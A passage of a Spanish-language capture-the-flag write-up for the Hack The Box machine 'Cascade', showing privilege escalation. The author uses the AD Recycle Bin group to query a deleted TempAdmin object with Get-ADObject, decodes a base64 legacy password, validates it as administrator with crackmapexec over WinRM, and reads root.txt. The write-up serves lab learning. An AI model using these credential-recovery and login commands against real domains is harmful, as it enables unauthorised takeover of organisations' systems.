Ejecutamos winPEAS, para realizar un escaneo automático que nos pudiese reportar alguna pista o algún archivo que nos pudiese ser útil para la elevación de privilegios. Pero no devuelve ninguna información relevante.

Vamos a determinar a qué grupos pertenece el usuario arksvc.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==========
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share                         Alias            S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\IT                                 Alias            S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\AD Recycle Bin                     Alias            S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group, Local Group
CASCADE\Remote Management Users            Alias            S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
```

El usuario es miembro del grupo CASCADE/AD Recycle Bin.

Anteriormente, como usuario r.thompson, encontramos otros dos archivos interesantes en los siguientes recursos compartidos:

- \IT\Email Archives\ Meeting_Notes_June_2018.html

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

- \IT\Logs\Ark AD Recycle Bin\ ArkAdRecycleBin.log

```
┌──(kali㉿kali)-[~/…/files/IT/Logs/Ark AD Recycle Bin]
└─$ cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1
b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a8
42791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0

┌──(kali㉿kali)-[~/…/files/IT/Logs/Ark AD Recycle Bin]
└─$
```


4- Flag root.txt

Si recordamos, TempAdmin se encontraba en la tabla DeletedUserAudit de la base de datos Audit.db. En la imagen del correo electrónico se dice que el usuario TempAdmin tiene la misma contraseña que el administrador, sabemos que este usuario fue eliminado y que se encuentra en la papelera de reciclaje. Recordemos también que el usuario arksvc es miembro del grupo llamado AD Recycle Bin.

Después de investigar un poco en Google, encontré este artículo o este otro, donde usando el comando Get-ADObject -Filter {SamAccountName -eq 'TempAdmin'} -IncludeDeletedObjects -Properties *. Vamos a probarlo.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {SamAccountName -eq 'TempAdmin'} -IncludeDeletedObjec
ts -Properties *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=casca
de,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
```

Y desciframos la contraseña encontrada:

```
┌──(kali㉿kali)-[~/…/files/IT/Logs/Ark AD Recycle Bin]
└─$ echo -ne YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```


En el email se comentaba que la contraseña es la misma para el usuario TempAdmin que para el Administrador, probémoslo:

```
┌──(kali㉿kali)-[~/…/files/IT/Logs/Ark AD Recycle Bin]
└─$ crackmapexec winrm 10.10.10.182 -u administrator -p 'baCT3r1aN00dles' -d cascade.local
HTTP        10.10.10.182    5985   10.10.10.182     [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   10.10.10.182     [+] cascade.local\administrator:baCT3r1aN00dles (Pwn3d!)
```

Accedemos a través de evil-winrm, ya podremos buscar la flag root.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/19/2022   6:06 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
0d954f
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Y ya tendremos resuelta la máquina Cascade.